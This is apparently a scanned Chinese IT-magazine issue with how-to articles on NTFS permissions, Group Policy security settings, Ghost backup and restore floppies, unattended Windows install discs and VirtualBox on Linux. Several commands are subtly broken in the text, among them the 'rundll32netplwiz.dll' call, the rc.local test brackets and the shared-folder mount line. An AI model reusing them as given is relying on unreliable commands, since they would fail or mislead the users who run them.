当我们对已经设置了操作权限的文件进行复制或移动操作时，其权限又会发生怎么样的变化呢？

（1）分区间复制：如果是在两个 NTFS 分区之间进行文件复制，那么对源文件只需要读取的权限，但复制后的文件将继承目标文件夹的权限。

（2）分区内复制：如果是在同一分区内复制授权的文件，那么文件将保持原有权限不变。



(3) 分区间移动：进行移动操作时，操作者必须拥有原文件的写入权限，同时移动后的文件将继承目标文件夹的权限。

(4) 不同分区格式间的操作：如果是将 Fat32 分区里的文件复制或移动到 NTFS 分区内，将继承目标文件夹的权限；

如果是 NTFS 分区复制或移动到 Fat32 分区，那么分区属性将全部丢失，变成“EveryOne”都可以完全控制。

虽然 NTFS 权限很多细节看上去比较琐碎，但只要真正掌握其原理，在配置时还是相对比较容易的。

## 组策略使用技巧

广东 陈江旭

### 进一步设置 IE 浏览器

IE 浏览器是我们日常用得最频繁的一个工具，如何来设置好我们的 IE，让它可以更高效便捷？通过组策略就可以轻松实现。运行组策略“gpedit.msc”，我们可以选择“用户配置”→“管理模板”→“Windows 组件”→“Internet Explorer”分支，然后在右侧窗格中，您就可以修改设置。例如您可以双击“禁用更改主页设置”策略启用即可，再打开 IE 浏览器的“Internet 选项”中的更改主页地址一项，变为灰色不可更改状态（如图 1 所示）。其他技巧如下：




图1 禁用更改主页设置

(1) 在“Internet Explorer”分支中还提供了更改历史记录设置、更改颜色设置和更改 Internet 临时文件设置等项目的禁用功能。您也可以根据自己的需要设置。

(2) 如果设置了位于“用户配置”→“管理模板”→“Windows 组件”→“Internet Explorer”→“Internet 控制面板”中的“禁用常规页”策略，则无需设置该策略，因为“禁用常规页”策略将删除界面中的“常规”选项卡。

(3) 逐级展开“用户配置”→“管理模板”→“Windows 组件”→“Internet Explorer”分支，我们可以在其下发现“Internet 控制面板”、“脱机页”、“浏览器菜单”、“工具栏”、“持续行为”和“管理员认可的控件”等策略选项。利用它可以充分打造一个极具个性和安全的 IE。

### 隐藏系统管理员 Administrator

Windows 系统默认的系统管理员账户名是 Administrator。因此，为了避免有人恶意破解系统管理员 Administrator 账户的密码，我们可以将 Administrator 改为其他名字以加强安全。单击【开始】→【运行】命令，输入 gpedit.msc，打开“组策略”，选择“计算机配置→Windows 设置→安全设置→本地策略→安全选项”，在右边窗格里双击“账户：重命名系统管理员账户”项，如图 2 所示，在上面输入您想要的用户名。重新启动计算机后，输入的新用户名即刻生效。如果再新建一个 Guest 用户，用户名为 Administrator，然后再加上十分复杂的密码就更安全了。




图2 重命名系统管理员账户

### 提示

为了避免让人在 Windows 的登录框中看到曾经登录过的用户名，就要双击“交互式登录：不显示上次用户名”子项，选择“已启用”将该策略启用。这样上次登录到计算机的用户名就不会显示在 Windows 的登录画面中。

### 自动给操作做个记录

在“计算机配置→Windows 设置→安全设置→本地策略→审核策略”上，我们看到它可以审核策略更改、登录事件、对象访问、过程追踪、目录服务访问、特权使用等。这些审核可以记录下您某年某月某日某时某分某秒做过什么操作：几时登录、关闭系统或更改过哪些策略等。

我们应该养成经常在事件查看器里查看事件的好习惯。

比如，当您修改过“组策略”后，系统就发生了问题，此时“事件查看器”就会及时告诉您改了哪些策略。在“登录事件”里，您可以查看到详细的登录事件，知道有人曾尝试使用禁用的账户登录、谁的账户密码已过期……而要启用哪些审核，只要双击相应的项目，选中“成功”或“失败”两个选项即可。

### 未经许可，不得在本机登录

使用计算机时，我们有时要离开座位一段时间。如果有很多正在打开的文档还没有处理完成或者正在下载东西等，为了避免有人动用计算机，我们一般会把计算机锁定。但是在局域网中，为了方便网络登录，我们有时候会建立一些来

宾账户，但如果对方利用这些账户来注销当前账户登录到别的账户，就麻烦了。既然我们不能删除或禁用这些账户，那么我们可以通过“组策略”来禁止一些账户在本机上登录，让对方只能通过网络登录。

在“组策略”窗口中依次打开“计算机配置→Windows设置→安全设置→本地策略→用户权限分配”，然后双击右侧窗格的“拒绝本地登录”项，在弹出的窗口中添加要禁止的用户或组即可实现。

如果我们想反其道而行之，禁止用户从网络登录，只能从本地登录，可以双击“拒绝从网络访问这台计算机”项，并将用户加上即可。

## 再次“打造不死系统”

读完《网管员世界》2008年1月A刊刊登的《打造永远不死的系统》一文后，得到很大的启发。特别是第6、7步写得非常具体，操作性很强。虽然笔者也曾对自己的计算机进行过相关设置，但还是立即被这样的内容吸引，并照着文中介绍，一步一步地再次对计算机进行设置。只花了几分钟，就设置好了，重启计算机，一切正常，没有任何异常。出于成功的喜悦，笔者把这一好方法告诉了身边同事。他也立即照着进行设置。可是，他设置完毕并重启计算机后，就出现了问题：原本自动登录到桌面，现在需要输入密码才能登录；登录之后，出现的桌面跟以前大不一样，那些熟悉的程序图标、快捷方式全没了，【开始】菜单里的常用程序也消失得无影无踪。想恢复原来的桌面和【开始】菜单。可是，任凭怎么操作，都恢复不过来。于是，就向我埋怨：“这什么文章？照它介绍的做，反而不好使了！”

看着自己的好心得到如此结果，笔者心里非常难过。于是，就下定决心一定想办法把他原来的桌面和【开始】菜单恢复过来。于是重启了他的计算机，发现到登录界面时，出现了“ETPN”和“3015”两个账户，就问他原来登录的账户是哪一个。他说原来一直是计算机自动登录的，自己也记不起是哪一个了。我就问他刚才建立的是哪个，他说是“3015”。如此说来，那就应该是“ETPN”了。于是用“ETPN”账户登录，可登录后的桌面还是空空如也，除了一个回收站外，什么也没有。

这就有点奇怪了！难道还有隐藏的账户？

突然想到他说以前是计算机自动登录的，那何不把它设置成自动登录看看？说不定这样就能把隐藏的账户找出来！这个问题对笔者来说可是轻车熟路，因为笔者去年刚刚发表过一篇有关这方面内容的文章。

75130 部队 郭哲

单击【开始】→【运行】命令，输入“rundll32netplwiz.dll,UsersRunDll”，按回车键，调出“用户账户”窗口。笔者发现，除了“ETPN”和“3015”两个账户外，还有一个名为“Admin”的账户。原来，这台计算机共有3个账户，其中“Admin”账户是隐藏的。估计同事原来就是用这个账户登录的，先把它设置成自动登录账户再说。首先单击这个账户，然后去掉“要使用本机，用户必须输入用户名和密码”提示语左边的“√”，最后单击【确定】按钮，回到桌面。再次重启计算机后，果然自动登录到了以前的桌面，【开始】菜单也回到了原来的样子，同事常用的程序菜单都静静地待在里面。看到原来的桌面和【开始】菜单都回来了，同事的脸由阴转晴，并认真地阅读起这本《网管员世界》来了。

另外，该文第9、10步介绍的方法虽然非常不错，但对计算机知识欠缺的用户还是难了一些。其实还有更简单、更易操作的办法。笔者从2003年起就为一些机关干部和身边同事做过这方面的工作，效果非常好，操作又极其简便，很受大家欢迎。笔者的做法分两步：首先是需要的的朋友先做好有自动备份和恢复功能的软盘、光盘或U盘（以下分别简称为备份盘和恢复盘）。然后告诉他们在计算机完好状态时，使用笔者制作的备份盘备份系统，在计算机出现瘫痪、崩溃、频繁死机、病毒感染等棘手、麻烦的问题时，插入恢复盘，并设置计算机从相应的驱动器启动，然后启动计算机就可以自动恢复到正常状态。很多朋友使用这种方法后，都觉得省事省心，再也不担心计算机出小毛病了。笔者自己也使用这个方法维护办公和家用计算机，从2003年以来，就没有重装过系统，省去了不少麻烦。为方便读者操作，笔者在这里先介绍备份软盘和恢复软盘的制作方法。我们假定读者的计算机带有软驱，

硬盘至少分了两个分区，且操作系统安装在 C 盘。没有软驱的读者可根据后面的介绍制作备份光盘或备份 U 盘。操作系统安装在其他分区的，请修改相应的盘符代码。过程如下：

(1) 准备两张能启动计算机的软盘，并在每张软盘里复制一个 Ghost.exe 程序，在软盘的封面上分别标记“备份盘”和“恢复盘”。

(2) 在 D 盘建立一个存放备份文件的文件夹：D:\cback。建立文件夹之前，应确保 D 盘有足够的剩余空间来保存备份文件，一般应为 C 盘空间的三分之二以上，否则就要使用分区魔术师等软件对它进行扩容。

(3) 将“备份盘”插入软驱，打开其中的自动批处理文件 Autoexec.bat（若没有，则用记事本程序建立一个），增加一行代码：

```
Ghost - clone,mode=pdump,src=1:1,dst=d:\cback\cbackup.gh1/z9/sure/rb
```

这行代码的意思是将 C 盘当前的所有内容（包括分区格式）全部以 CBACKUP.GHO、CBACK001.GHS、CBACK002.GHS……CBACKNNN.GHS 为名，分卷压缩备份至 D 盘的 cback 文件夹。备份之后，自动重启计算机，返回操作系统。其中，“src=1:1”表示数据来源于主盘第一分区（通常为 C 盘），“src=1:2”表示数据来源于主盘第二分区，“src=2:1”数据来源于从盘第一分区，依此类推。

保存退出之后，这张“备份盘”就能自动运行并备份系统了。当需要备份系统时，只需插入软盘到软驱，设置计算机为软盘启动，打开电源，计算机就会自动将 C 盘的系统文件，包括分区格式完整地备份到 D 盘的 cback 文件夹。

(4) 按同样的方法，在“恢复盘”的自动批处理文件 Autoexec.bat 中增加下列代码：

```
Ghost-clone,mode=pload,src=d:\cback\cbackup.gh1,dst=1:1/sure/rb
```

这行代码的意思是将保存在 D 盘 cback 文件夹中的 cbackup.gho、cbackup.gh1、cbackup.gh2……cbackup.ghn 恢复到 C 盘，使计算机系统恢复到原来的完好状态。

同样，保存退出。今后，假如计算机出了问题，只要插入这张“恢复盘”，按下电源，设置计算机为软盘启动，计算机就会自动运行软盘中的恢复代码，自动将以前备份的完好系统恢复过来。

上述文字看起来似乎有点复杂，但实际制作起来是非常简单的，特别是作为网络管理员的您，更是轻松。制作好了之后，用户操作起来更加简单，只需软盘一插，电源一按，就什么也不用管了，计算机就会自动完成备份或恢复工作。真是一盘在手，系统无忧啊！

假如您的计算机没有软驱，也不用急，办法总是有的。可以通过启动易（EasyBoot）制作启动光盘，并在启动光盘中加入上述代码，这样就成了具有备份、恢复功能的启动盘了；同样的道理，若计算机支持 U 盘，还可以制作成具有备份、恢复功能的启动 U 盘。

自制备份、恢复盘的好处有以下几点：（1）可以充分利用计算机的硬件条件，不必另外花费购买还原卡等配件；即使计算机无法通过硬盘启动，只要软驱、光驱或 USB 接口是好的，就能将计算机恢复正常。（2）通过编写代码和批处理文件，可以了解备份、恢复的基本过程；（3）使用非常简单，特别适合于忙于工作、没有时间学习计算机技术的公务员、白领等人士。

## 轻松拥有个性 Windows 安装光盘

河南 郭建伟

Windows 的安装方法虽然很简单，但是却需要用户进行必要的交互操作，例如输入用户信息、登录密码、CD-Key 等项目。加之 Windows 的安装过程比较费时，用户必须有足够的耐心等待。此外，当 Windows 安装完成后，用户还得手工安装各种系统补丁、为各硬件配置驱动程序、安装各种常用软件，以及优化系统各种配置等。当整个安装过程结束后，用户恐怕已经疲惫不堪了。使用 Studio Software 这款个性化 Windows 安装光盘制作工具，就可以让您摆脱上述烦恼，可以为您打造“全能”Windows 安装盘，从而无需用户干预即可独立地完成整个系统的完整安装，并将各种补丁、驱动、常用软件全部安装到位，并且允许您预先

定义各种账户信息，调整和优化各种系统设置等操作。  
下载地址：<http://www.setupstudio.net/Downloads.aspx>。

### 创建新的安装项目

Studio Software 运行后弹出新建项目窗口（如图 1 所示），在其中选择“Windows XP Project”项，表示创建 Windows XP 个性化安装光盘，选择“Windows Vista Project”项，表示创建 Windows Vista 个性化安装光盘，在“Project Name”栏中输入项目的名称，在“Project Description”栏中输入描述信息。单击【OK】按钮打开 Studio Software 主窗口，在右侧窗口的“General”面板（如图 2 所示）的“Windows Source”栏中单击【Browse】



按钮，选中 Windows XP 的安装光盘的盘符路径，在弹出的窗口中单击【Yes】按钮，Studio Software 即可开始从 Windows XP 安装光盘中提取基本的安装文件。之后在“EULA”栏中勾选“I accept the End User License Agreement”项，表示在执行 Windows 安装操作时，自动接受最终用户许可协议。在“Product Registration Key”栏中输入您的 Windows XP 安装序列号，在“Computer Name”栏中输入计算机名称，在“Register Owner and Organization”栏中输入用户名和组织的名称，在“Administrator Password”栏中输入管理员的密码，如果勾选“none”项，表示管理员密码为空。在“Network Settings”面板中配置相应的网络设置参数，在“Connect Type”栏中选择第一项，表示将安装后的计算机设置为预设工作组中的成员，在其下输入工作组的名称即可，选择第二项，表示将该机作为域结构中的成员，在其下输入域的名称，以及登录该域的用户名和密码。在“Local Area Connection”栏中选择“Custom settings”项，表示自定义网络设置信息，选择“Obtain an IP address automatically”项，表示自动取得 IP 地址，选择“Use the follow IP address”选项，在其下输入指定的 IP，以及掩码和默认的网关地址。按照同样的方法，在“DNS”栏中同样可以选择默认的 DNS 地址或者自定义 DNS 地址。在“User Accounts”面板（如图 3 所示）中可以预设需要添加的账户，在“Level of Access”栏中选择账户的类型，包括“Administrator”、“Stand User”（普通用户）、“Restricted User”（受限制的用户）等，在“Logon name”栏中输入账户名，在“Password”栏中输入密码，在“Full name”栏中输入全称，在“Description”栏中输入描述信息，单击【add】按钮完成账户的添加操作。按照上述方法，可以添加任意多个账户，在“User Account List”列表中显示所有预设的账户信息。



图 1 新建项目窗口




图 2 General 面板界面




图 3 User Accounts 面板界面

添加补丁包和驱动

在 Studio Software 窗口左侧的导航栏中单击“Service Packs & Hotfixes”项，在右侧窗口中的“Services Pack”面板中选择“Yes, I want to include Service Pack into Installation Source”项，表示将 Windows SP 安装包文件集成到自定义安装光盘中，单击【Add】按钮来选择对应的 Windows SP 安装包。在“Hotfixes”面板（如图 4 所示）中单击【Add】按钮，导入对应的 Windows XP 升级安装包，在“Project Hotfixes List”列表中显示导入的所有升级包。在 Studio Software 窗口左侧的导航栏中单击“Drivers”项，在窗口右侧（如图 5 所示）的“Standard Drivers”面板中选择“Add a single driver”项，单击【Add】按钮，选择单一的驱动程序，在“INF Driver List”列表中显示所有导入的驱动文件。在“Mass Storage Drivers”面板中单击【Add】按钮，可以导入大容量存储器的相关驱动程序，例如 RAID、SATA、SCSI 等存储器的驱动文件。在上述面板中导入的都是 INF 格式的驱动文件，但是有些硬件（例如显卡等）提供的驱动安装文件可能是可执行文件，在“Executable Drivers”面板中单击【Add】按钮，导入对应的 EXE 版本的驱动程序文件即可。





图 4 Hotfixes 面板



图 5 Standard Drivers 面板

## 添加软件和配置系统参数

在 Studio Software 窗口左侧的导航栏中单击“Programs”项，在右侧窗口中的“Programs”面板（如图 6 所示）中选择“Add a single program”项，单击【Add】按钮，导入对应软件的安装文件即可。在“Program in Project”列表中显示所有导入的软件安装程序。这样这些程序就集成到了自定义 Windows 安装光盘中，以后当安装 Windows 时，就会自动安装上述软件。在 Studio Software 窗口左侧的导航栏中单击“Windows Configuration”项，在右侧窗口（如图 7 所示）中可以对 Windows 的任务栏和开始菜单、文件夹属性、外观、主题和显示属性、电源管理、系统设置、IE 浏览器、安全中心、键盘、鼠标、登录和注销、自动更新、远程控制、系统还原、离线文件夹、防火墙、服务、MODEM 等设置项目进行配置，将其设置为符合自己需要的类型。例如双击其中的“Services”项，在弹出的窗口中列出所有的系统服务项，您可以调整任意的服务项运行状态。例如单击对应服务项的“Status”列，可以将其设置为“started”（运行）或者为空（停止状态）；单击“Startup”列，可以改变对应的服务项的启动方式（包括自动、手

动和禁止等）。这样就可以根据需要调整不同的服务运行模式，当 Windows 安装完成后，服务就会自动按照预设的模式进行配置，您就不必再费力地调整服务的运行状态了。当然，在上述面板中提供了大量的设置项目，每种设置项目又包含了很多有用的配置功能。这样您就可以将合理的 Windows 配置集成到安装光盘中了。




图 6 Programs 面板



图 7 Windows Configuration 项

## 优化系统性能

在 Studio Software 窗口左侧的导航栏中单击“Tweaks”项，在右侧窗口（如图 8 所示）中提供了大量的性能优化面板，包括 Windows 外观、上下文菜单、控制面板、对话框、IE 浏览器、系统配置、开始菜单、我的电脑、安全设置、网络配置等方方面面。其中又包含了大量的优化项目，您可以根据需要进行配置，实际上其中的大多数项目和超级兔子优化专家、Windows 优化大师等优化软件类似，让您充分挖掘 Windows 的潜能，将您的 Windows 变得更加安全，使其运行起来更加流畅。所不同的是上述各种优化项目将集成到 Windows 安装光盘中，安装之后即可自动生效，免去了手工调整的烦琐。在 Studio Software 窗口左侧的导航栏中单击“Advanced Tasks”项，在右侧窗口（如图 9 所示）

中的“Windows Setup”面板中的“Partition Management”栏中可以勾选第一项，表示将第一个物理硬盘格式化为单个的 NTFS 分区，在其上安装系统。勾选第二项，表示无需用户干预即可自动执行硬盘分区操作，并且在第一个分区安装系统。在“Wait for Reboot”栏中勾选其中的选项，表示在安装完成后，无需等待 15 秒即可自动重启计算机。在“Auto Activation”栏中勾选其中的选项，表示当存在可用网络连接时，即可启动认证激活操作。在“Energy Saving”栏中勾选对应的项目，表示在安装完系统后自动关机。在“User Autologon”栏中勾选“Set this user to autologon after Studio Software project finishes”项，在“Select user”列表中选择预设的账户，表示当安装完系统后，默认使用该账户登录系统。在“default Gateway”栏中勾选“Override DHCP Gateway from default network settings”项，在“Gateway”栏中输入 DHCP 服务器地址。在“Windows Configuration”栏中可以设置是否将上述系统配置应用于管理员或所有账户。实际上，Studio Software 不但可以创建完全自动化的 Windows 安装光盘，无需用户的干预即可完成系统的安装操作，而且支持用户的交互操作，允许用户手工完成系统的安装操作。在“Engine Options”面板中的“Welcome Page”栏中可以设置 Studio Software 欢迎页的显示类型，依次包括按照预设的时间（默认为 30 秒）显示、在显示完欢迎页后停止自动安装操作、不显示欢迎页。在“Interactive Mode and Reports”栏中勾选“Run Engine in Interactive Mode”项，表示允许用户手工执行系统安装操作。




图8 Tweaks 选项界面



图9 Windows Setup 面板

## 创建 Windows 安装光盘

在 Studio Software 窗口左侧的导航栏中单击“Data Preserver”项，在右侧窗口中单击【Add folder】或者【Add file】按钮，导入所需的重要文件夹或文件，这些文件和文件夹将集成到自定义安装光盘中，在系统安装之后，将自动恢复到其对应的位置。当完成以上所有项目的配置后，在 Studio Software 窗口左侧的导航栏中单击“Finalization”项，在右侧窗口（如图 10 所示）中选择“Burn Project CD/DVD”项，表示将 Studio Software 提供的整个安装项目刻录到光盘上，在“Recorder”列表选中刻录机，在“Media label”栏中输入光盘卷标名，在“NO. of copies”栏中输入刻录的数量，单击【Burn】按钮，即可完成光盘刻录操作。如果选择“Create ISO image”项，输入卷标名后，单击【Burn】按钮可以创建 ISO 映像文件。




图10 Finalization 选项

## 开放系统下创建虚拟桌面

提到 Linux 系统下的虚拟机软件，大家首先想到的就是 VMware 和 Virtual PC，这两款软件以其强大的功能和众多的用户群体牢牢占据了开放系统虚拟机市场的半壁

江山。不过 VMware 和 Virtual PC 如今又多了一个强有力的竞争对手，那就是开放系统中的虚拟新贵 InnoTek VirtualBox。

VirtualBox 是一款针对企业和家庭的非常实用的 x86 虚拟化软件。这款软件体积小巧，安装程序只有区区十几 MB 大小，但功能丰富，性能强劲，丝毫不输于体积庞大的 VMware。它最令人称道的地方就在于所建立的虚拟系统的性能比较接近于实际的机器设备，虚拟系统运行流畅，具有很高的运行效率。更重要的是 VirtualBox 是一款基于 GNU Public License (GPL) 条款的开源专业虚拟化软件系统，这就意味着我们不需要花费很多钱就可以自由地使用它。

目前，VirtualBox 可以运行在 Windows、Linux 及 OS X 系统之上，支持的客户系统涵盖了几乎所有我们能够见到的操作系统。

下面我们就以 Everest0.5 (红旗 Linux 的社区版本) 为基础，去体验一下 VirtualBox 的强大功能。

### 注意

将下面的代码加入到 /etc/rc.d/rc.local 文件中，以保证系统重启之后 VirtualBox 能够正常运行。

```
# Start vboxdrv
if [-x/etc/rc.d/rc.vboxdrv]; then
    /etc/rc.d/rc.vboxdrv start
fi

# Start vboxnet
if [-x/etc/rc.d/rc.vboxnet]; then
    /etc/rc.d/rc.vboxnet start
fi
```

## 创建虚拟计算机

VirtualBox 虚拟软件做得非常人性化，假如我们要建立一个新的虚拟计算机，它会立刻启动新建虚拟计算机向导。该向导会帮助我们一步步地进行设置，直到建立一个我们想要的虚拟计算机。

首先出现的是新建虚拟计算机向导的欢迎界面，然后我们就可以设定虚拟计算机的名称和系统类型。这里的名称是每一台虚拟计算机的唯一标志，用来区分该计算机的硬件配置及安装的系统、软件和数据。一般情况下我们只要使用所安装操作系统的名称就可以了，比如 Windows XP、Redflag Linux、FreeBSD 等。在这里我们准备安装一台 Windows XP 操作系统的虚拟计算机，所以我们将 Windows XP 作为它的名称，确定好名称以后选择对应的系统类型就可以了（见图 1）。需要注意的是由于 Linux 发行版本众多，在系统类型里是以内核的版本作为分类标准的。

接下来是设定虚拟计算机可用内存的大小，向导会给出一个推荐值，这个推荐值的大小一般是运行该系统的最低配置，我们可以根据自己机器的实际情况适当增加可用内存的大小。下一步选择虚拟计算机使用的硬盘映像，这一点 VirtualBox 和 VMware 差别很大，VMware 可以直接使用真实的硬盘空间，而 VirtualBox 只能使用虚拟硬盘。为了方便

使用，VirtualBox 提供了虚拟存储管理器来管理所有虚拟硬盘和我们以后要用到的光盘映像。首次使用时我们需要建立一个新的虚拟硬盘，同样系统为我们提供了新建虚拟硬盘向导，我们只需要进行简单的设置就可以方便地建立一个新的虚拟硬盘。需要提醒的是在选择虚拟硬盘类型的时候我们有两个选择：动态扩展映像和固定大小映像（见图 2）。动态扩展映像可以根据虚拟计算机的实际需求动态分配占用的硬盘空间（最高达到指定大小），这对于硬盘空间紧张的用户来说是一个好消息。固定大小映像则指虚拟硬盘一旦建立就会全部占用我们指定大小的硬盘空间，虽然多占用了不少磁盘空间，但对于提高虚拟计算机的性能有一定的帮助。



图1 虚拟计算机名称和系统类型



图2 虚拟硬盘类型

设定完成以后，我们就拥有了自己的第一台虚拟计算机，但是现在这台虚拟计算机还不能正常工作，我们还需要为它安装操作系统。选择这台虚拟计算机，然后在“明细”列表中单击光驱就打开了光驱设置界面（见图 3）。如果我们准备使用 CD 或者 DVD 光盘安装操作系统，那就必须加载光驱，然后选中使用主机上的光驱，这样我们只要在光驱中插入安装盘然后打开虚拟计算机就可以安装操作系统了。假设我们想通过光盘映像来进行系统安装也是非



常方便的，选择加载光驱并选中 ISO 光盘映像，然后指定光盘映像的路径就可以启动虚拟计算机进行安装了。接下来的工作与我们在一台真实的计算机主机上安装系统没有什么区别，安装完毕以后，我们的虚拟计算机就可以正常工作了。



图3 光驱设置界面

## 配置虚拟计算机

### 1. 安装虚拟专用计算机辅助工具包

默认状态下我们安装的虚拟计算机可以自动截获鼠标和键盘，方便我们进行操作，鼠标想要脱离虚拟计算机控制需要按下一个热键。系统默认的热键是右边的【Ctrl】键。如果需要频繁地在主机和虚拟计算机之间来回切换就不是很方便了，为此系统为我们提供了一个虚拟专用计算机辅助工具包，它可以消除鼠标和键盘被截获的问题，使我们能够在主机和虚拟计算机之间进行无缝切换，并能改善虚拟计算机的显示效果和性能。

我们可以通过选择虚拟计算机“设备”菜单中的“安装虚拟专用计算机辅助工具包”来安装它，如果虚拟计算机操作系统为 Windows，它会自动运行安装程序或进入光盘安装。如虚拟计算机的操作系统为 Linux，那我们需要进入 CDROM 所在目录（/media/cdrom 或者/media/sr0），然后运行 # ./VBoxLinuxAdditions.run 即可安装。安装完成后可能需要重新启动虚拟计算机。需要注意的是由于 Linux 下的辅助工具包安装时会创建一些 Linux 内核模块，因此当我们的系统内核升级后都需要按照上面的步骤重新安装辅助工具包或运行以下命令：

```
# /etc/init.d/vboxdrv setup
```

### 2. 配置网络

VirtualBox 中建立的虚拟计算机支持三种网络模式：NAT、Host Interface 和 Internal Network。默认使用 NAT 模式进入网络，只要主机能够正常上网，虚拟计算机安装完成后就可以立即使用网络资源。由于 NAT 模式只允许从虚拟

计算机向外部发送连接请求，因此这种模式比较适合个人计算机或者工作站使用，而无法作为服务器提供网络服务。如果虚拟计算机需要作为服务器使用就必须使用 Internal Network 模式。这种模式可以允许虚拟计算机设置独立的 IP 地址，就像局域网中的一台真实的主机一样，从而实现对外部提供网络服务的功能。Host Interface 模式一般应用较少，结合 Linux 的 IP 转发功能和 TAP，可以在主机和虚拟计算机之间建立一个子网，从而实现二者之间的方便互访。

### 3. 配置声音

在虚拟计算机的设置里面选择【声音】→【启动声音】命令，声卡驱动类型中系统提供了两个选择：OSS Audio Driver 和 ALSA Audio Driver。一般情况下我们选择 ALSA Audio Driver 即可。设置完成以后启动虚拟计算机，系统就会自动发现并安装声卡。

### 4. 配置软驱

现在使用软盘的人已经很少了，除非有特定情况必须使用它。在虚拟计算机的设置里面选择【软驱】→【加载软驱】命令，然后选择连接到主机上的软驱或者软盘镜像文件即可。

### 5. 配置 USB

USB 设备是我们经常使用的，在虚拟计算机的设置里面选择【USB】→【启用 USB 控制器】命令，可以根据自己的实际情况添加 USB 设备筛选器，也可以使用默认值。启动虚拟计算机之后系统就会自动发现并安装 USB 设备，所有可用的 USB 设备在虚拟计算机的【设备】→【USB 设备】命令中都可以找到，需要使用哪一个 USB 设备只需轻轻一点即可。需要说明的是一旦虚拟计算机启用了您的 U 盘，那么在主机系统中这个 U 盘会立刻被自动卸载，不会等数据传输完毕。

### 6. 配置文件共享

在虚拟计算机中共享文件主要有两种方法：一种是使用 VirtualBox 提供的文件共享功能；另一种是使用通用的 samba 服务。

使用 VirtualBox 提供的文件共享功能，必须安装虚拟专用计算机辅助工具包。首先使用 VBoxManage 工具增加要共享的目录。使用命令格式如下：

```
VBoxManage sharedfolder add 虚拟机名 -name 共享名 -hostpath 要共享的目录
```

在 Windows 中访问共享目录类似于访问远程共享文件，地址输入“\\主机名（或 IP 地址）\共享名”即可。

在 Linux 中访问共享目录使用如下命令：

```
mount -t 主机名（或 IP 地址） 共享名 目录
```

使用 samba 服务，首先按标准的 samba 方式在主机上共享文件或者文件夹，然后在虚拟计算机的地址栏输入\\主机名（或 IP 地址）就可以看到共享的文件或文件夹。



从总体上看，VirtualBox 作为一款基于 GPL 的开源虚拟机，以其丰富的功能和良好的运行效率显示了巨大的潜力。

尽管软件还存在各种小毛病，但我们有理由相信它的后续版本会越来越出色。



## 桌面蓝屏有办法

青岛 张思专

Windows 系统蓝屏 (Blue Screen Of Death) 在 Windows XP 和 Windows 2003 中仍然是很多朋友头痛的问题。面对蓝屏，很多人束手无策，甚至有人遇到系统蓝屏就准备重装系统，其实只要有的放矢地正确处理，排除蓝屏故障就会变得和解决其他普通的系统故障一样简单。本文详细介绍了系统蓝屏后我们应该如何正确应对和处理，使系统在崩溃后能尽快恢复正常工作。

### 蓝屏的原因及系统失败设置

